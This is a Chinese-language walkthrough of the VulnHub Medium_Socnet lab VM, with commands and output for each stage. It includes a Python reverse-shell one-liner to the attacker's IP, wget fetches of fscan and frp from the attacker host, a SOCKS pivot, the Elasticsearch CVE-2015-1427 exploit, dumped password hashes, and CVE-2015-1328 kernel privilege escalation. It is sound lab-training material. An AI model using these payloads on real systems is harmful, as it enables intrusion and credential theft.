Medium_Socnet 靶机地址:https://www.vulnhub.com/entry/boredhackerblog-social-network,454/
1 信息收集
由于将 Kali 与 VulnHub 使用 Virtual Box 仅主机网卡进行了桥接,所以使用 Kali 去扫描靶机。
首先查看 Kali IP 地址:
1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[~] └─# ifconfig eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 192.168.56.105 netmask 255.255.255.0 broadcast 192.168.56.255 inet6 fe80::adc5:106b:ff3c:9390 prefixlen 64 scopeid 0x20<link> ether 00:0c:29:a8:8a:0b txqueuelen 1000 (Ethernet) RX packets 24 bytes 10921 (10.6 KiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 549 bytes 40698 (39.7 KiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[~] └─# arp-scan 192.168.56.0/24 Interface: eth0, type: EN10MB, MAC: 00:0c:29:a8:8a:0b, IPv4: 192.168.56.105 Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan) 192.168.56.1 0a:00:27:00:00:46 (Unknown: locally administered) 192.168.56.100 08:00:27:da:6e:b7 PCS Systemtechnik GmbH 192.168.56.106 08:00:27:ac:4b:88 PCS Systemtechnik GmbH 3 packets received by filter, 0 packets dropped by kernel Ending arp-scan 1.9.7: 256 hosts scanned in 1.977 seconds (129.49 hosts/sec). 3 responded
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
──(root㉿kali)-[~] └─# nmap -p- 192.168.56.106 Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-05 22:04 EST Nmap scan report for 192.168.56.106 Host is up (0.00093s latency). Not shown: 65533 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh 5000/tcp open upnp MAC Address: 08:00:27:AC:4B:88 (Oracle VirtualBox virtual NIC) Nmap done: 1 IP address (1 host up) scanned in 6.84 seconds ┌──(root㉿kali)-[~] └─# nmap -p 22,5000 -sV 192.168.56.106 Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-05 22:06 EST Nmap scan report for 192.168.56.106 Host is up (0.00059s latency). PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 6.6p1 Ubuntu 2ubuntu1 (Ubuntu Linux; protocol 2.0) 5000/tcp open http Werkzeug httpd 0.14.1 (Python 2.7.15) MAC Address: 08:00:27:AC:4B:88 (Oracle VirtualBox virtual NIC) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds

扫描出 5000 端口的 Web 服务,通常情况下不考虑 SSH 爆破,访问一下 Web 服务:
只有一个输入框,没啥多余的东西,简单测一测 XSS:
1 <script>alert (1 )</script>
并没有什么用,改变思路,使用 dirb 爆破一下网站目录:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(root㉿kali)-[~] └─# dirb http://192.168.56.106:5000/ ----------------- DIRB v2.22 By The Dark Raver ----------------- START_TIME: Thu Jan 5 22:12:54 2023 URL_BASE: http://192.168.56.106:5000/ WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt ----------------- GENERATED WORDS: 4612 ---- Scanning URL: http://192.168.56.106:5000/ ---- + http://192.168.56.106:5000/admin (CODE:200|SIZE:401) ----------------- END_TIME: Thu Jan 5 22:13:24 2023 DOWNLOADED: 4612 - FOUND: 1
2 Shell 反弹
也是一个输入框,根据页面提示,会将输入代码交给 exec () 函数去执行,并且根据前期的信息收集发现,对方是 Python 的 Web 站点,尝试执行 Python 的反弹 Shell 代码(此处可能会出现错误,要多重启几遍和多次尝试)。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# ┌──(root㉿kali)-[~] └─# nc -lvvp 10080 listening on [any] 10080 ... # import socket,subprocess,os; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("192.168.56.105",10080)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]); # ┌──(root㉿kali)-[~] └─# nc -lvvp 10080 listening on [any] 10080 ... 192.168.56.106: inverse host lookup failed: Unknown host connect to [192.168.56.105] from (UNKNOWN) [192.168.56.106] 50811 /app #
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
/app # ls Dockerfile main.py requirements.txt templates /app # id uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video) /app # pwd /app /app # ifconfig eth0 Link encap:Ethernet HWaddr 02:42:AC:11:00:03 inet addr:172.17.0.3 Bcast:172.17.255.255 Mask:255.255.0.0 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:51286 errors:0 dropped:0 overruns:0 frame:0 TX packets:43727 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:4033071 (3.8 MiB) TX bytes:4696476 (4.4 MiB) lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 UP LOOPBACK RUNNING MTU:65536 Metric:1 RX packets:0 errors:0 dropped:0 overruns:0 frame:0 TX packets:0 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
/ # ls -al total 64 drwxr-xr-x 42 root root 4096 Jan 6 03:04 . drwxr-xr-x 42 root root 4096 Jan 6 03:04 .. -rwxr-xr-x 1 root root 0 Jan 6 03:04 .dockerenv drwxr-xr-x 3 root root 4096 Oct 29 2018 app drwxr-xr-x 2 root root 4096 Sep 12 2018 bin ...... /proc/1 # cat cgroup 11:hugetlb:/docker/f94bca2a2e9327a9c29bbb9381a661d7286c24a7e02f5674770be43c83c2453c 10:perf_event:/docker/f94bca2a2e9327a9c29bbb9381a661d7286c24a7e02f5674770be43c83c2453c 9:blkio:/docker/f94bca2a2e9327a9c29bbb9381a661d7286c24a7e02f5674770be43c83c2453c 8:freezer:/docker/f94bca2a2e9327a9c29bbb9381a661d7286c24a7e02f5674770be43c83c2453c ......
已经百分百确定,当前是在 Docker 环境中了。
3 内网信息收集
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
# /proc/1 # wget BusyBox v1.28.4 (2018-07-17 15:21:40 UTC) multi-call binary. Usage: wget [-c|--continue] [--spider] [-q|--quiet] [-O|--output-document FILE] [--header 'header: value'] [-Y|--proxy on/off] [-P DIR] [-S|--server-response] [-U|--user-agent AGENT] [-T SEC] URL... Retrieve files via HTTP or FTP --spider Only check URL existence: $? is 0 if exists -c Continue retrieval of aborted transfer -q Quiet -P DIR Save to DIR (default .) -S Show server response -T SEC Network read timeout is SEC seconds -O FILE Save to FILE ('-' for stdout) -U STR Use STR for User-Agent header -Y on/off Use proxy # python3 -m http.server 80 # wget http://192.168.56.105/fscan_amd64 /tmp # wget http://192.168.56.105/fscan_amd64 Connecting to 192.168.56.105 (192.168.56.105:80) fscan_amd64 100% |*******************************| 5288k 0:00:00 ETA /tmp # ls fscan_amd64
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
# chmod 777 fscan_amd64 # ./fscan_amd64 -h 172.17.0.0/16 /tmp # ./fscan_amd64 -h 172.17.0.0/16 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 172.17.0.3 is alive (icmp) Target 172.17.0.1 is alive (icmp) Target 172.17.0.2 is alive [*] LiveTop 172.17.0.0/16 段存活数量为: 3 [*] LiveTop 172.17.0.0/24 段存活数量为: 3 [*] Icmp alive hosts len is: 3 172.17.0.1:22 open 172.17.0.2:9200 open [*] alive ports len is: 2 start vulscan [*] WebTitle:http://172.17.0.2:9200 code:200 len:338 title:Non
得到 172.17.0.1、172.17.0.2、172.17.0.3 三个地址,其中 172.17.0.3 是当前靶机地址。
4 内网代理
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
# [common] bind_port = 7000 # [common] server_addr = 192.168.56.105 server_port = 7000 [socks5_proxy] type = tcp plugin = socks5 remote_port = 6000 # /tmp # wget http://192.168.56.105/frp/frpc Connecting to 192.168.56.105 (192.168.56.105:80) frpc 100% |*******************************| 12364k 0:00:00 ETA /tmp # wget http://192.168.56.105/frp/frpc.ini Connecting to 192.168.56.105 (192.168.56.105:80) frpc.ini 100% |*******************************| 119 0:00:00 ETA # ┌──(root㉿kali)-[/tmp/frp] └─# ./frps -c frps.ini 2023/01/05 22:59:09 [I] [root.go:206] frps uses config file: frps.ini 2023/01/05 22:59:09 [I] [service.go:200] frps tcp listen on 0.0.0.0:7000 2023/01/05 22:59:09 [I] [root.go:215] frps started successfully 2023/01/05 22:59:11 [I] [service.go:500] [4e27c82364f1b8b2] client login info: ip [192.168.56.106:57552] version [0.46.0] hostname [] os [linux] arch [amd64] # /tmp # ./frpc -c frpc.ini 2023/01/06 03:59:10 [I] [service.go:298] [4e27c82364f1b8b2] login to server success, get run id [4e27c82364f1b8b2], server udp port [0] 2023/01/06 03:59:10 [I] [proxy_manager.go:142] [4e27c82364f1b8b2] proxy added: [socks5_proxy] 2023/01/06 03:59:10 [I] [control.go:172] [4e27c82364f1b8b2] [socks5_proxy] start proxy success
1
2
3
vim /etc/proxychains4.conf socks5 127.0.0.1 6000
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
┌──(root㉿kali)-[~] └─# proxychains4 nmap -Pn -sT -T4 172.17.0.1 [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.16 Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-06 00:02 EST ...... Nmap scan report for 172.17.0.1 Host is up (0.0075s latency). Not shown: 998 closed tcp ports (conn-refused) PORT STATE SERVICE 22/tcp open ssh 5000/tcp open upnp Nmap done: 1 IP address (1 host up) scanned in 7.81 seconds ┌──(root㉿kali)-[~] └─# proxychains4 nmap -Pn -sT -T4 172.17.0.2 [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.16 Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-06 00:02 EST ...... Nmap scan report for 172.17.0.2 Host is up (0.0078s latency). Not shown: 999 closed tcp ports (conn-refused) PORT STATE SERVICE 9200/tcp open wap-wsp Nmap done: 1 IP address (1 host up) scanned in 7.86 seconds Nmap scan report for 172.17.0.3 Host is up (0.0077s latency). Not shown: 999 closed tcp ports (conn-refused) PORT STATE SERVICE 5000/tcp open upnp Nmap done: 1 IP address (1 host up) scanned in 7.69 seconds ┌──(root㉿kali)-[~] └─# proxychains4 nmap -Pn -sT -T4 172.17.0.2 [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.16 Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-06 00:02 EST ...... Nmap scan report for 172.17.0.3 Host is up (0.0077s latency). Not shown: 999 closed tcp ports (conn-refused) PORT STATE SERVICE 5000/tcp open upnp Nmap done: 1 IP address (1 host up) scanned in 7.69 seconds
在 firefox 上配置代理访问 Web 服务:
发现 172.17.0.1 和 172.17.0.3 服务几乎一致,看来要向 172.17.0.2 出手了,细致的扫描一下 9200 端口的服务:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[~] └─# proxychains4 nmap -Pn -sT -T4 -p 9200 -sV 172.17.0.2 [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.16 Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-06 00:23 EST ...... Nmap scan report for 172.17.0.2 Host is up (0.0064s latency). PORT STATE SERVICE VERSION 9200/tcp open http Elasticsearch REST API 1.4.2 (name: Bushmaster; cluster: elasticsearch; Lucene 4.10.2) Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds
5 漏洞利用
发现了 Elasticsearch 服务,使用 Kali 上的 searchsploit 模块进行漏洞查找:
1 searchsploit -t Elasticsearch
发现两个 RCE,一个一个尝试,将其复制到当前路径下查看使用说明:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(root㉿kali)-[/tmp] └─# searchsploit -m linux/remote/36337.py Exploit: ElasticSearch - Remote Code Execution URL: https://www.exploit-db.com/exploits/36337 Path: /usr/share/exploitdb/exploits/linux/remote/36337.py File Type: a /bin/python2 script, Unicode text, UTF-8 text executable Copied to: /tmp/36337.py ┌──(root㉿kali)-[/tmp] └─# cat 36337.py # !/bin/python2 # # # # import json import requests import sys import readline ......
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(root㉿kali)-[/tmp] └─# python2 36337.py ...... Exploit for ElasticSearch , CVE-2015-1427 Version: 20150309.1 Use: 36337.py target ┌──(root㉿kali)-[/tmp] └─# proxychains4 python2 36337.py 172.17.0.2 [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.16 ...... Exploit for ElasticSearch , CVE-2015-1427 Version: 20150309.1 {*} Spawning Shell on target... Do note, its only semi-interactive... Use it to drop a better payload or something ~$ id [proxychains] Strict chain ... 127.0.0.1:6000 ... 172.17.0.2:9200 ... OK uid=0(root) gid=0(root) groups=0(root)
脚本运行成功~,而后在根目录下发现了一个 passwords 文件,查看一下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
[proxychains] Strict chain ... 127.0.0.1:6000 ... 172.17.0.2:9200 ... OK bin boot dev elasticsearch elasticsearch-1.4.2.tar.gz etc home lib lib64 main.sh media mnt opt passwords proc root run sbin srv sys tmp usr var ~$ cat passwords[proxychains] Strict chain ... 127.0.0.1:6000 ... 172.17.0.2:9200 ... OK Format: number,number,number,number,lowercase,lowercase,lowercase,lowercase Example: 1234abcd john:3f8184a7343664553fcb5337a3138814 test:861f194e9d6118f3d942a72be3e51749 admin:670c3bbc209a18dde5446e5e6c1f1d5b root:b3d34352fc26117979deabdf1b9b6354 jane:5c158b60ed97c723b673529b8a3cf72b
6 SSH 连接
1
2
john@socnet:~$ id uid =1001(john ) gid =1001(john ) groups =1001(john )
7 内核提权
普通用户权限,需要进行提权,查看一下当前内核版本:
1
2
3
4
john@socnet:~$ cat /proc/version Linux version 3.13.0-24-generic (buildd@panlong) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1) ) #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 john@socnet:~$ uname -a Linux socnet 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
目前最新的内核是 6.1,3.13 内核版本太老了,应该存在内核漏洞,Kali 上找找漏洞:
1
2
searchsploit -m linux/local/37292.c cat 37292.c
由于是 C 文件,需要使用 gcc 进行编译,但是查看发现靶机上没有 gcc:
1
2
john@socnet:~$ gcc -v The program 'gcc' is currently not installed. To run 'gcc' please ask your administrator to install the package 'gcc'
这时就需要在 Kali 机上进行编译,而后在靶机上下载执行。
但是在 37292.c 文件看到这样一行代码,它使用 system 函数调用了 gcc 命令并且它会去找到这个 ofs-lib.c 这个库文件并编译成对应的 so 文件。
这明显在靶机上运行会出现问题,需要修改现有 exp 代码:
报错没事儿,都是告警信息,接下去寻找上述的辅助文件 ofs-lib.so:
1
2
3
4
5
locate ofs-lib.so ┌──(root㉿kali)-[/tmp] └─# locate ofs-lib.so /usr/share/metasploit-framework/data/exploits/CVE-2015-1328/ofs-lib.so
1 cp /usr/share/metasploit-framework/data/exploits/CVE-2015-1328/ofs-lib.so .
1
2
3
4
cd /tmp wget http://192.168.56.105/exp wget http://192.168.56.105/ofs-lib.so ls
1
2
3
4
5
6
chmod +x exp ./exp john@socnet:/tmp$ chmod +x exp john@socnet:/tmp$ ./exp ./exp: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./exp)
坑来了,由于 GLIBC 版本差异,导致执行失败,需要用同等版本的 gcc 来编译,这里我使用 Ubuntu 14.04 去编译了 exp 文件就可以了。
8 注意事项
nmap 扫描开启的服务应当有两个,若是 Web 服务没扫到是内部容器没有启动成功,可以多重启几次。
Python 反弹脚本报错就多试几遍,多换几个端口,IP。
Elasticsearch 执行命令时会自动报错退出,正常现象。
IP 地址梳理(可能需要先了解一下 Docker Network):
192.168.56.106 是宿主机的 IP 地址
172.17.0.2-3 都是 docker 容器
172.17.0.1 也是宿主机 IP 地址,其中 172.17.0.3 将其服务映射到宿主机上,所以 172.17.0.1 和 192.168.56.106 都出现了 5000 端口,而 22 端口是宿主机已经开放的,所以没有出现在 172.17.0.3 上。